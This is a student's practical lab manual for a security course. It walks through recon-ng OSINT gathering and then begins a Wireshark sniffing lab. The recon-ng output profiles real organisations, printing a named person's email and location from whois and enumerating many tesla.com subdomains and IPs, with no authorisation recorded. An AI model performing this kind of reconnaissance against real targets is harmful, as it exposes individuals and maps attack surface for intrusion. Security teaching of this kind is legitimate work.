Practical Manual

For

Security Attacks and Countermeasures

by,

Mr. Atharv Uday Soman

SY MSc CS Part II (Sem III)

Seat No: 44030725026

Submitted to: Dr. Rajesh K Maurya

SOMAIYA VIDYAVIHAR UNIVERSITY

Somaiya School of Basic and Applied Sciences

Department of Information Technology & Computer Science

Somaiya School of Basic and Applied Sciences (SSBAS)

Somaiya Vidyavihar University

Vidyavihar, Mumbai - 400077

Academic Year: 2026 - 2027

Somaiya TRUST

Somaiya School of Basic and Applied Sciences

Practical 01: Reconnaissance and OSINT Gathering 1

A) Preparation and Configuration of Kali Linux 2

B) Creation of a Practical Workspace 4

C) Initializing recon-ng and Exploring the System 5

D) Workspace Management and Module Installation 7

E) OSINT Reconnaissance: whois poc Discovery 8

F) OSINT Profiling: Cross Platform Username Search 10

G) Database Operations and Host Enumeration 13

H) Reporting: Generating HTML Reconnaissance Report 15

Practical 02: Packet Sniffing and Protocol Analysis using Wireshark 20

A) Installation and Configuration of Wireshark and other tools on Kali Linux 22

B) Preparing the Isolated Laboratory 26

C) Understanding the Wireshark Interface 28

D) Capturing and Analyzing ICMP Traffic 29

E) Capturing TCP and Cleartext HTTP Traffic 35

F) Capture a UDP Datagram 45

G) Comparing HTTPS/TLS with Cleartext HTTP 47

H) Analyzing Capture Statistics 53

I) Saving and Validating Evidence 58

J) Optional Command-Line Capture with TShark 59

Practical 03: Browser Injection Attacks 63

A) Preparing and Configuring Kali Linux 63

B) Creating the Practical Workspace 66

C) Installing and Configuring Local DVWA Target Application 68

D) Initializing and Login to the DVWA Target Application 71

E) Demonstrating and Performing XSS 74

F) Demonstrating type of XSS - Stored XSS 77

G) Demonstrating type of XSS - DOM-Based XSS 79

H) Demonstrating the Defensive Fix for XSS 80
Practical 04: MITM Traffic Interception and Cookie-Based Session Hijacking 82
A) Preparation and Configuration of Kali Linux 83
B) Building the Isolated Lab Network 85
C) Creating the Session-Lab Teaching Server 91
D) Testing the HTTP Session Flow Directly (No Interception) 97
E) ARP Poisoning and HTTP Traffic Capture 100
F) Generating a Lab TLS Certificate 103
G) Testing the HTTPS Session Flow Directly (No Interception) 105
H) Inspecting the Captured HTTP Traffic in Wireshark 107
Practical 05: Social Engineering ToolKit 111
A) Preparation and Configuration of Kali Linux 111
B) Creating the Training Pages (Safe, Local HTML) 113
C) Serving the Completion Page Locally 117
D) Checking Port 80 Before Using SET 117
E) Launching the Social-Engineer Toolkit 118
F) Configuring the Credential Harvester Attack Method 122
G) Submitting Training Data and Capturing the Report 123
H) Observations: What Happened 124
J) Shutting Down and Cleaning Up 125
Practical 06: Vulnerability Assessment and Penetration Testing 128
A) Preparation and Configuration of Kali Linux 129
B) Verifying the Installed Tool Versions 130
C) Creation of a Practical Workspace 131
D) Deploying the Vulnerable Target (DVWA) in Docker 132
E) Defining the Scope and Capturing Baseline Evidence 134
F) Discovery and Vulnerability Assessment (Before Hardening) 136
G) Validating the Findings Manually with curl 139

H) Remediation: Hardening the Web Server 140
I) Retesting After Remediation 142
J) Reporting: Writing the VAPT Report 144
K) Cleaning Up the Lab Environment 147
Practical 07: Integrating Machine Learning with Cybersecurity 148
A) Preparation and Configuration of Kali Linux 149
B) Preparation of the Practical Workspace and Dataset 151
C) Creating the Python Virtual Environment 153
D) Installing the Python Dependencies 154
E) Creating the Classifier Lab Script 156
F) Verifying the Environment and Dataset 162
G) Training, Evaluating and Interpreting the Classifier 163
H) Visualising the Results and Recording the Environment 165

Seat Number: 44030725026 | Sem III | AY 2026-2027

Index
Security Attacks and Countermeasures (Practical)

Practical No.	Date	Practical Name
01.	29-07-2026	Reconnaissance and OSINT Gathering
02.	05-08-2026	Packet Sniffing and Protocol Analysis using Wireshark
03.	19-08-2026	Browser and Injection Attacks
04.	09-09-2026	Man-in-the-Middle (MITM)
05.	16-09-2026	Credential Harvesting using SET (Social Engineer Toolkit)
06.	30-09-2026	Vulnerability Assessment and Penetration Testing (VAPT)
07.	14-10-2026	Interpreting Machine Learning (ML) with Cybersecurity

Somaiya School of Basic and Applied Sciences

Practical 01: Reconnaissance and OSINT Gathering

Aim - Performing **Passive Reconnaissance** and Open-Source Intelligence (OSINT) Gathering on a target domain using **recon-ng** framework, and generating a consolidated HTML Reconnaissance report of the observations

Recon-ng

Recon-ng is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open-source web-based reconnaissance can be conducted quickly and thoroughly.

Recon-ng has a look and a feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework. However, it is quite different. Recon-ng is not intended to compete with existing frameworks, as it is designed exclusively for web-based open-source reconnaissance. If one wants to exploit, use the Metasploit Framework. If one wants to be a Social Engineer, use the Social Engineer Toolkit.

OSINT

OSINT stands for Open-Source Intelligence, which is the practice of collecting, analyzing, and making sense of information that is available to the general public. The term "open source" here has nothing to do with computer software licensing. Instead, it means the data source is open for anyone to access legally. OSINT involves the gathering of and analyzing of publicly accessible information to produce usable intelligence.

The U.S. Department of Homeland Security defines OSINT as intelligence derived from publicly available information, collected and disseminated promptly to address specific intelligence needs. NATO describes OSINT as intelligence obtained from publicly available information and other unclassified data with limited public distribution or access.[3] The European Union defines OSINT as the collecting and analyzing information from open sources to generate actionable intelligence, supporting areas like national security, law enforcement, and business intelligence.

In the private sector, companies like IBM define OSINT as the process of gathering and analyzing publicly available information to assess threats, inform decisions, or answer specific questions. Similarly, cybersecurity firms such as CrowdStrike describe OSINT as the act of collecting and analyzing publicly available data for intelligence purposes

A) Preparation and Configuration of Kali Linux

Recording OS Information

Command: cat /etc/os-release

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2025.3"
VERSION="2025.3"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
```

Command: uname -a

```
┌──(kali㉿kali)-[~]
└─$ uname -a
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 GNU/Linux
```

Updating Kali Package Index

Command: sudo apt update

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Hit:1 https://mirrors.esto.network/kali kali-rolling InRelease
2292 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Installation of recon-ng package

Command: sudo apt install -y recon-ng

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y recon-ng
The following packages were automatically installed and are no longer required:
  libcrypt-dev  python3-zombie-imp
Use 'sudo apt autoremove' to remove them.

Upgrading:
  recon-ng

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 2291
  Download size: 52.4 kB
  Space needed: 0 B / 807 MB available

Get:1 https://mirrors.esto.network/kali kali-rolling/main amd64 recon-ng all 5.1.2-2 [52.4 kB]
Fetched 52.4 kB in 0s (134 kB/s)
(Reading database… 420461 files and directories currently installed.)
Preparing to unpack …/recon-ng_5.1.2-2_all.deb…
Unpacking recon-ng (5.1.2-2) over (5.1.2-1.2)…
Setting up recon-ng (5.1.2-2)…
Processing triggers for kali-menu (2025.3.2)…
Processing triggers for man-db (2.13.1-1)…
Scanning processes...
Scanning candidates...
Scanning linux images...

Running kernel seems to be up-to-date.

Restarting services...
Service restarts being deferred:
 systemctl restart NetworkManager.service

No containers need to be restarted.

User sessions running outdated binaries:
 kali @ user service: xdg-desktop-portal.service[2665]

No VM guests are running outdated hypervisor (qemu) binaries on this host.
```

Verifying recon-ng Installation

Command: which recon-ng

```
┌──(kali㉿kali)-[~]
└─$ which recon-ng
/usr/bin/recon-ng
```

Verifying Versions of Supporting Tools

Command: sudo apt install -g python3 (**if not installed, otherwise use:** python3 –version)

```
┌──(kali㉿kali)-[~]
└─$ python3 --version
Python 3.11.14
```

B) Creation of a Practical Workspace

Creating Directory to Record Observations/Findings

Command: mkdir -p ~/Security-Attacks-Practical/Practical-01

```
┌──(kali㉿kali)-[~]
└─$ mkdir -p Security-Attacks-Practicals/Practical-01
```

Command: cd ~/Security-Attacks-Practical/Practical-01

```
┌──(kali㉿kali)-[~]
└─$ cd Security-Attacks-Practicals/Practical-01
```

script

Starting Terminal Session Recording for Log-Analysis

Command: script -a session-log.txt

```
┌──(kali㉿kali)-[~/Security-Attacks-Practicals/Practical-01]
└─$ script -a session-log.txt
Script started, output log file is 'session-log.txt'.
```

Saving Installed-Tool Versions

Command: echo “recon-ng Practical Environment” | tee -a tool-versions.txt

```
┌──(kali㉿kali)-[~/Security-Attacks-Practicals/Practical-01]
└─$ echo "recon-ng Practical Environment" | tee -a tool-versions.txt
recon-ng Practical Environment
```

Command: recon-ng –version | tee -a tool-versions.txt

```
┌──(kali㉿kali)-[~/Security-Attacks-Practicals/Practical-01]
└─$ recon-ng --version | tee -a tool-versions.txt
5.1.2
```


Command: cat /etc/os-release | head -n 2 | tee -a versions.txt

```
┌──(kali㉿kali)-[~/Security-Attacks-Practicals/Practical-01]
└─$ cat /etc/os-release | head -n 2 | tee -a versions.txt
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
```

C) Initializing recon-ng and Exploring the System

Launching recon-ng

Command: recon-ng



Exploring the recon-ng help menu

Command: help

```
[recon-ng][default] > help

Commands (type [help|?] <topic>):
--------------------------------
back            Exits the current context
dashboard       Displays a summary of activity
db              Interfaces with the workspace's database
exit            Exits the framework
help            Displays this menu
index           Creates a module index (dev only)
keys            Manages third party resource credentials
marketplace     Interfaces with the module marketplace
modules         Interfaces with installed modules
options         Manages the current context options
pdb             Starts a Python Debugger session (dev only)
script          Records and executes command scripts
shell           Executes shell commands
show            Shows various framework items
snapshots       Manages workspace snapshots
spool           Spools output to a file
workspaces      Manages workspaces
```

Viewing the Module Search Operations

Command: modules search

```
[recon-ng][default] > modules search

  Discovery
  ─────────
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ────────────
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ──────
    import/csv_file
    import/list
    import/masscan
    import/nmap

  Recon
  ─────
    recon/companies-contacts/bing_linkedin_cache
    recon/companies-contacts/censys_email_address
    recon/companies-contacts/pen
```

D) Workspace Management and Module Installation

Installing all available marketplace modules

Command: marketplace install all

```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
```

Listing the workspaces

Command: workspaces list

```
[recon-ng][default] > workspaces list

  +-----------------------------------------+
  | Workspaces |       Modified             |
  +-----------------------------------------+
  | default    | 2026-07-22 07:53:03 |
  +-----------------------------------------+
```

Creating a Dedicated Workspace

Command: workspaces create security-breaches

```
[recon-ng][default] > workspaces create security-breaches
[recon-ng][security-breaches] >
```

Verifying Successful creation of Workspace

Command: workspaces list

```
[recon-ng][security-breaches] > workspaces list

  +-----------------------------------------------+
  |     Workspaces     |       Modified           |
  +-----------------------------------------------+
  | default            | 2026-07-22 07:53:03 |
  | security-breaches  | 2026-09-23 08:52:34 |
  +-----------------------------------------------+
```

Installing whois_pocs Module from the Marketplace

Command: marketplace install recon/domains-contracts/whois_pocs

```
[recon-ng][security-breaches] > marketplace install recon/domains-contacts/whois_pocs
[*] Module installed: recon/domains-contacts/whois_pocs
[*] Reloading modules ...
```

E) OSINT Reconnaissance: whois poc Discovery

Loading the whois_pocs Module

Command: modules load recon/domains-contacts/whois_pocs

```
[recon-ng][security-breaches] > modules load recon/domains-contacts/whois_pocs
[recon-ng][security-breaches][whois_pocs] >
```

Selecting the Target Domain

Command: options set SOURCE facebook.com

```
[recon-ng][security-breaches][whois_pocs] > options list

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

[recon-ng][security-breaches][whois_pocs] > options set SOURCE facebook.com
SOURCE => facebook.com
[recon-ng][security-breaches][whois_pocs] > run
```

Running/Executing the Module

Command: run

```
[recon-ng][security-breaches][whois_pocs] > run

-------------
FACEBOOK.COM
-------------
[*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com
[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN
[*] Country: United States
[*] Email: bstout@facebook.com
[*] First_Name: Brandon
[*] Last_Name: Stout
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Chicago, IL
[*] Title: Whois contact
[*] ----------------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN
[*] Country: United States
[*] Email: domain@facebook.com
[*] First_Name: None
[*] Last_Name: Operations
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Menlo Park, CA
[*] Title: Whois contact
[*] ----------------------------------------------------------
```

Observing the discovered Contacts

Command: show contacts

```
[recon-ng][security-breaches][whois_pocs] > show contacts

  +-------------------------------------------------------------------------------------------------------------------------------+
  | rowid | first_name | middle_name | last_name  |        email        |     title     |     region     |    country    | phone | notes |   module   |
  +-------------------------------------------------------------------------------------------------------------------------------+
  | 1     | Brandon    |             | Stout      | bstout@facebook.com | Whois contact | Chicago, IL    | United States |       |       | whois_pocs |
  | 2     |            |             | Operations | domain@facebook.com | Whois contact | Menlo Park, CA | United States |       |       | whois_pocs |
  +-------------------------------------------------------------------------------------------------------------------------------+

[*] 2 rows returned
[recon-ng][security-breaches][whois_pocs] > \
```

F) OSINT Profiling: Cross Platform Username Search

Installation of the namechk Module

Command: marketplace install recon/domains-communities/namechk **(for older version)**

Command: marketplace install recon/profiles-profiles/namechki

```
[recon-ng][default] > marketplace install recon/profiles-profiles/namechk
[*] Module installed: recon/profiles-profiles/namechk
[*] Reloading modules ...
[!] 'namechk_api' key not set. namechk module will likely fail at runtime. S
[recon-ng][default] >
```

Loading the Profile Module

Command: modules load recon/domains-profiles/namechk

```
[recon-ng][security-breaches] > modules load recon/profiles-profiles/namechk
```

If a particular module's path does not exist, just use the marketplace search <module_name> to find it and install the respective path. It changes according to patch releases.

Setting the Target Name

Command: options set SOURCE Brandon Stout

```
[recon-ng][security-breaches][namechk] > options set SOURCE "Brandon Stout"
SOURCE ⇒ "Brandon Stout"
[recon-ng][security-breaches][namechk] >
```

Running/Executing the Module

Command: run

```
[recon-ng][security-breaches][namechk] > run
[!] HTTPSConnectionPool(host='api.namechk.com', port=443): Max retries exceeded with url: /services/avail
able.json (Caused by NameResolutionError("HTTPSConnection(host='api.namechk.com', port=443): Failed to r
solve 'api.namechk.com' ([Errno -2] Name or service not known)")).
[!] Something broken? See https://github.com/lanmaster53/recon-ng/wiki/Troubleshooting#issue-reporting.
```

(We will get an error as the required configurations have not been set, let's configure those first…)

Go back to our created workspace using "back" command

```
[recon-ng][security-breaches][namechk] > back
```

Inserting domain to perform our reconnaissance on (tesla and bmw)

Command: db insert tesla.com | db insert bmw.com (NOTE: press enter if you want to keep the notes blank)

```
[recon-ng][security-breaches] > db insert domains
domain (TEXT): tesla.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][security-breaches] > db insert domains
domain (TEXT): bmw.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][security-breaches] >
```

Verifying our inserted domains

Command: show domains

```
[recon-ng][security-breaches] > show domains

  +-------------------------------------------------+
  | rowid |   domain   | notes |    module    |
  +-------------------------------------------------+
  | 1     | tesla.com  |       | user_defined |
  | 2     | bmw.com    |       | user_defined |
  +-------------------------------------------------+

[*] 2 rows returned
[recon-ng][security-breaches] >
```

Observing the Results

Command: show profiles

```
[recon-ng][security-breaches][profiler] > run
[*] Retrieving url...
  Looking Up Data For: "Brandon Stout"
  ------------------------------------
[*] Checking: 247sports
[*] Checking: 35photo
[*] Checking: 3dtoday
[*] Checking: 7dach
[*] Checking: about.me
[*] Checking: ACF
[*] Checking: AdmireMe.VIP
[*] Checking: adultism
[*] Checking: ADVFN
[*] Checking: alik
[*] Checking: Alura
[*] Checking: Ameblo
[*] Checking: AmericanThinker
[*] Checking: AniList
[*] Checking: Anime-Planet
[*] Checking: Aparat
[*] Checking: Apex Legends
[*] Checking: appian Community
[*] Checking: Arch Linux GitLab
[*] Checking: Arduino (Forum)
[*] Checking: Arduino (Project Hub)
```

G) Database Operations and Host Enumeration

Inserting a Target Domain into the Database (Domains)

Command: db insert domains

```
[recon-ng][security-breaches] > db insert domains
domain (TEXT): tesla.com
notes (TEXT):
[*] 0 rows affected.
[recon-ng][security-breaches] >
```

```
[recon-ng][security-breaches] > db insert domains
domain (TEXT): bmw.com
notes (TEXT):
[*] 0 rows affected.
[recon-ng][security-breaches] >
```

Displaying the domains Table

Command: show domains

```
[recon-ng][security-breaches] > show domains

  +-------------------------------------------+
  | rowid |   domain   | notes |    module    |
  +-------------------------------------------+
  | 1     | tesla.com  |       | user_defined |
  | 2     | bmw.com    |       | user_defined |
  +-------------------------------------------+

[*] 2 rows returned
```

Searching for Host-Enumeration Modules

Command: modules search host

```
[recon-ng][security-breaches] > modules search host
[*] Searching installed modules for 'host' ...

  Recon
  ─────
    recon/domains-hosts/binaryedge
    recon/domains-hosts/bing_domain_api
    recon/domains-hosts/bing_domain_web
    recon/domains-hosts/brute_hosts
    recon/domains-hosts/builtwith
    recon/domains-hosts/censys_domain
    recon/domains-hosts/certificate_transparency
    recon/domains-hosts/google_site_web
    recon/domains-hosts/hackertarget
```

Loading the hackertarget module

Command: modules load recon/domains-hosts/hackertarget

```
[recon-ng][security-breaches] > modules load recon/domains-hosts/hackertarget
[recon-ng][security-breaches][hackertarget] >
```

Setting the Source

Command: options set SOURCE tesla.com

```
[recon-ng][security-breaches][hackertarget] > options set SOURCE tesla.com
SOURCE ⇒ tesla.com
[recon-ng][security-breaches][hackertarget] >
```

Running the Module

Command: run

```
[recon-ng][security-breaches][hackertarget] > run

_________
TESLA.COM
_________
[*] Country: None
[*] Host: tesla.com
[*] Ip_Address: 2.18.54.207
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
[*] Country: None
[*] Host: accounts.tesla.com
[*] Ip_Address: 23.56.162.70
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------------------
```

Observing the Discovered Hosts

Command: show hosts

```
[recon-ng][security-breaches][hackertarget] > show hosts

+-------+-----------------------------------------------------------------+---------------+--------+---------+----------+-----------+-------+-------------+
| rowid |                              host                               |   ip_address  | region | country | latitude | longitude | notes |    module   |
+-------+-----------------------------------------------------------------+---------------+--------+---------+----------+-----------+-------+-------------+
| 1     | tesla.com                                                       | 2.18.52.207   |        |         |          |           |       | hackertarget |
| 2     | accounts.tesla.com                                              | 23.56.162.70  |        |         |          |           |       | hackertarget |
| 3     | akamai-apigateway-vehicleextinfogw-prdsvc-st.tesla.com          | 23.62.104.69  |        |         |          |           |       | hackertarget |
| 4     | ams13-gpgw1.tesla.com                                           | 199.120.50.30 |        |         |          |           |       | hackertarget |
| 5     | apac-cppm.tesla.com                                             | 23.202.44.97  |        |         |          |           |       | hackertarget |
| 6     | assets-ir.tesla.com                                             | 23.62.10.65   |        |         |          |           |       | hackertarget |
| 7     | auth.tesla.com                                                  | 23.62.104.69  |        |         |          |           |       | hackertarget |
| 8     | auth-stage.tesla.com                                            | 23.62.104.69  |        |         |          |           |       | hackertarget |
| 9     | autodiscover.tesla.com                                          | 52.96.222.184 |        |         |          |           |       | hackertarget |
| 10    | bettertime.tesla.com                                            | 23.52.158.97  |        |         |          |           |       | hackertarget |
| 11    | bettertime-stage.tesla.com                                      | 23.52.158.97  |        |         |          |           |       | hackertarget |
| 12    | billing.tesla.com                                               | 23.62.10.65   |        |         |          |           |       | hackertarget |
| 13    | bolt.tesla.com                                                  | 23.62.10.65   |        |         |          |           |       | hackertarget |
| 14    | cdn-design.tesla.com                                            | 23.45.192.65  |        |         |          |           |       | hackertarget |
| 15    | charging-transparency.tesla.com                                 | 23.195.100.77 |        |         |          |           |       | hackertarget |
| 16    | media-server-qr.eng.america.vn.cloud.tesla.com                  | 66.17.6.55    |        |         |          |           |       | hackertarget |
| 17    | media-server-qr-dev.eng.america.vn.cloud.tesla.com              | 66.17.6.55    |        |         |          |           |       | hackertarget |
| 18    | media-server-qr.prd.america.vn.cloud.tesla.com                  | 66.17.6.56    |        |         |          |           |       | hackertarget |
| 19    | apf-api.eng.vn.cloud.tesla.com                                  | 66.17.31.28   |        |         |          |           |       | hackertarget |
| 20    | gateway-public-telemetry-eng5a-fleet.eng.vn.cloud.tesla.com     | 66.17.8.72    |        |         |          |           |       | hackertarget |
| 21    | gateway-public-telemetry-eng5b-fleet.eng.vn.cloud.tesla.com     | 66.17.8.104   |        |         |          |           |       | hackertarget |
| 22    | gateway-public-telemetry-eng5c-fleet.eng.vn.cloud.tesla.com     | 66.17.6.114   |        |         |          |           |       | hackertarget |
| 23    | gateway-public-telemetry-eng5d-fleet.eng.vn.cloud.tesla.com     | 66.17.8.115   |        |         |          |           |       | hackertarget |
| 24    | media-server-api.eng.vn.cloud.tesla.com                         | 66.17.8.55    |        |         |          |           |       | hackertarget |
| 25    | media-server-dev-api.eng.vn.cloud.tesla.com                     | 66.17.8.55    |        |         |          |           |       | hackertarget |
| 26    | mobile-links.eng.vn.cloud.tesla.com                             | 66.17.6.29    |        |         |          |           |       | hackertarget |
| 27    | signaling-robotics.eng.vn.cloud.tesla.com                       | 66.17.6.53    |        |         |          |           |       | hackertarget |
| 28    | fleet-api.prd.eu.vn.cloud.tesla.com                             | 18.203.70.200 |        |         |          |           |       | hackertarget |
| 29    | auth.eng.euw1.vn.cloud.tesla.com                                | 52.211.120.0  |        |         |          |           |       | hackertarget |
| 30    | ownerapi-api.eng.euw1.vn.cloud.tesla.com                        | 54.194.52.12  |        |         |          |           |       | hackertarget |
| 31    | vehicle-files.eng.euw1.vn.cloud.tesla.com                       | 23.33.40.133  |        |         |          |           |       | hackertarget |
| 32    | auth.prd.euw1.vn.cloud.tesla.com                                | 18.203.70.200 |        |         |          |           |       | hackertarget |
| 33    | vehicle-files.prd.euw1.vn.cloud.tesla.com                       | 23.33.40.150  |        |         |          |           |       | hackertarget |
```

H) Reporting: Generating HTML Reconnaissance Report

Querying the recon-ng Database

Command: db query select * from domains

```
[recon-ng][security-breaches][hackertarget] > db query select * from domains

  +-------------------------------------+
  |   domain   | notes |    module     |
  +-------------------------------------+
  | tesla.com  |       | user_defined  |
  | bmw.com    |       | user_defined  |
  +-------------------------------------+
```

Loading the HTML Report Generator Module

Command: modules load reporting-html

```
[recon-ng][security-breaches][hackertarget] > modules search reporting
[*] Searching installed modules for 'reporting' ...

  Reporting
  ---------
    reporting/csv
    reporting/html
    reporting/json
    reporting/list
    reporting/proxifier
    reporting/pushpin
    reporting/xlsx
    reporting/xml

[recon-ng][security-breaches][hackertarget] > modules load reporting/html
[recon-ng][security-breaches][html] >
```

Viewing the Module Information

Command: info

```
[recon-ng][security-breaches][html] > info

      Name: HTML Report Generator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Creates an HTML report.

Options:
  Name      Current Value                                                Required  Description
  --------  -----------------------------------------------------------  --------  -----------
  CREATOR                                                                yes       use creator name in the report footer
  CUSTOMER                                                               yes       use customer name in the report header
  FILENAME  /home/kali/.recon-ng/workspaces/security-breaches/results.html  yes       path and filename for report output
  SANITIZE  True                                                         yes       mask sensitive data in the report

[recon-ng][security-breaches][html] >
```

Setting the Creator Option

Command: set CREATOR Arv

```
[recon-ng][security-breaches][html] > options set CREATOR Arv
CREATOR ⇒ Arv
[recon-ng][security-breaches][html] >
```

Setting the Customer Option

Command: set CUSTOMER car world

```
[recon-ng][security-breaches][html] > options set CUSTOMER Car World
CUSTOMER ⇒ Car World
[recon-ng][security-breaches][html] >
```

Setting the Filename Option

Command: set FILENAME /home/kali/Security-Attacks-Practicals/Practical-01/result.html

```
[recon-ng][security-breaches][html] > options set FILENAME /home/kali/MSc-CS/Security-Attacks/Practical-01/results.html
FILENAME ⇒ /home/kali/MSc-CS/Security-Attacks/Practical-01/results.html
[recon-ng][security-breaches][html] >
```

Running the Report Generator

Command: run


```
[recon-ng][security-breaches][html] > run
[*] Report generated at '/home/kali/MSc-CS/Security-Attacks/Practical-01/results.html'.
[recon-ng][security-breaches][html] >
```

Viewing the Report Generated

Command: firefox-esr /home/kali/Security-Attacks-Practicals/Practical-01/result.html

```
┌──(kali㉿kali)-[~/MSc-CS/Security-Attacks/Practical-01]
└─$ firefox-esr /home/kali/MSc-CS/Security-Attacks/Practical-01/results.html
```

Inspecting the Report Structure



Car World

www.recon-ng.com

Recon-ng Reconnaissance Report

[-] Summary

table	count
domains	2
companies	0
netblocks	0
locations	0
vulnerabilities	0
ports	0
hosts	103
contacts	0
credentials	0
leaks	0
pushpins	0
profiles	6
repositories	0

[+] Domains


[+] Hosts

[+] Profiles

Created by: Arv
Sat, Oct 17 2026 10:36:44

Description: The generated report tracks down the domains and hosts we've visited (the count of them). It also provides with the name of the creator and also appends a Timestamp of when it was created.

Observing the File Location in Thunar



Exiting the recon-ng Framework

Command: exit



Saving the Session Logs/Stopping the Script Recording

Command: exit

Practical 02: Packet Sniffing and Protocol Analysis using Wireshark

Aim - To capture and analyze authorized network traffic using Wireshark on Kali Linux; examine ICMP, TCP, HTTP, UDP, and TLS packets; distinguish capture filters from display filters; reconstruct a permitted TCP stream; and compare the visibility of cleartext HTTP with encrypted HTTPS traffic.

What is Packet Sniffing?

Packet sniffing is the practice of intercepting, logging, and analyzing data packets as they travel across a computer network.

How Packet Sniffing Works

- **Data Packets:** Networks break large files or messages into tiny pieces of data called packets before sending them.
- **Promiscuous Mode:** A packet sniffer places a device's network card into a special listening state so it captures all passing traffic, not just traffic meant for that specific device.
- **Decoding:** The sniffing software translates raw binary data into human-readable details like IP addresses, protocols, and message payloads

Uses and Risks

- **Legitimate Uses:** Network administrators use tools like Wireshark to monitor bandwidth, diagnose connection slowdowns, and troubleshoot outages.
- **Malicious Attacks:** Hackers use sniffers on unsecured public Wi-Fi networks to silently steal unencrypted passwords, private messages, and financial data.
- **Protection:** Using HTTPS websites and a trusted Virtual Private Network (VPN) scrambles your data so interceptors cannot read it.

When any data has to be transmitted over the computer network, it is broken down into smaller units at the sender's node called data packets and reassembled at the receiver's node in original format. It is the smallest unit of communication over a computer network. It is also called a block, a segment, a datagram or a cell. The act of capturing data packets across the computer network is called packet sniffing. It is similar to wiretapping to a telephone network. It is mostly used by crackers and hackers to collect information

